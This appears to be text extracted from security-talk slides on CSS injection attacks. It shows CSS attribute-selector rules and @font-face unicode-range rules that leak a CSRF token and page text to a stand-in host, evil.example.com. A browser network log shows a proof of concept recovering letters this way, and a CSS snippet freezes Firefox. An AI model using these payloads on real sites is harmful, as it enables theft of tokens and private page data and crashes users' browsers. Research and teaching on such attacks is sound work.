
```
#csrf[value^="a"] {  
    background: url(https://evil.example.com/?v=a);  
}  
#csrf[value^="b"] {  
    background: url(https://evil.example.com/?v=b);  
}  
#csrf[value^="c"] {  
    background: url(https://evil.example.com/?v=c);  
}  
/* ... */
```

mths.be/bsj



Enter something here and press enter

mths.be/bsj



Enter something here and press enter

mths.be/bsj

Stealing data from the DOM

```
<div id="sensitive-  
information">abcdefg</div>
```

Leaking unique symbols from a text node

```
@font-face {  
  font-family: h4x0r;  
  src: url(https://evil.example.com/?v=A);  
  unicode-range: U+0041;  
}  
#sensitive-information {  
  font-family: h4x0r;  
}
```

@font-face unicode-range Po

+

<

>

↺

⋮

🔍

http://vulnerabledom.in/poc_unicode-range2.html

♥

MasatoKinugawa

🔍

📱

Elements

Network

Sources

Timeline

Profiles

Resources

Audits

Console

🔴

🚫

📹

🔍

View:

📄

📊

☐ Preserve log

☒ Disable cache

No throttling

▼

Filter

☐ Hide data URLs

All

XHR

JS

CSS

Img

Media

Font

Doc

WS

Other

Name	Method	Status	Type	Initiator	Size	Time	Timeline - Start Time	▲
📄 poc_unicode-range2.html	GET	200	docu...	Other	6.2 KB	6.44 s		
☐ ?Found:M	GET	200	font	Other	0 B	3.94 s		
☐ ?Found:a	GET	200	font	Other	0 B	4.00 s		
☐ ?Found:s	GET	200	font	Other	0 B	4.06 s		
☐ ?Found:t	GET	200	font	Other	0 B	4.08 s		
☐ ?Found:o	GET	200	font	Other	0 B	5.89 s		
☐ ?Found:K	GET	200	font	Other	0 B	5.39 s		
☐ ?Found:i	GET	200	font	Other	0 B	6.40 s		
☐ ?Found:n	GET	200	font	Other	0 B	6.43 s		
☐ ?Found:u	GET	200	font	Other	0 B	6.46 s		
☐ ?Found:g	GET	200	font	Other	0 B	6.50 s		
☐ ?Found:w	GET	200	font	Other	0 B	7.87 s		


mths.be/buo

12 requests | 6.2 KB transferred | Finish: 14.32 s | DOMContentLoaded: 6.44 s | Load: 6.44 s

Freezing Firefox

```
* {  
  background: url('javascript:while(true){}');  
}
```

mths.be/bsa



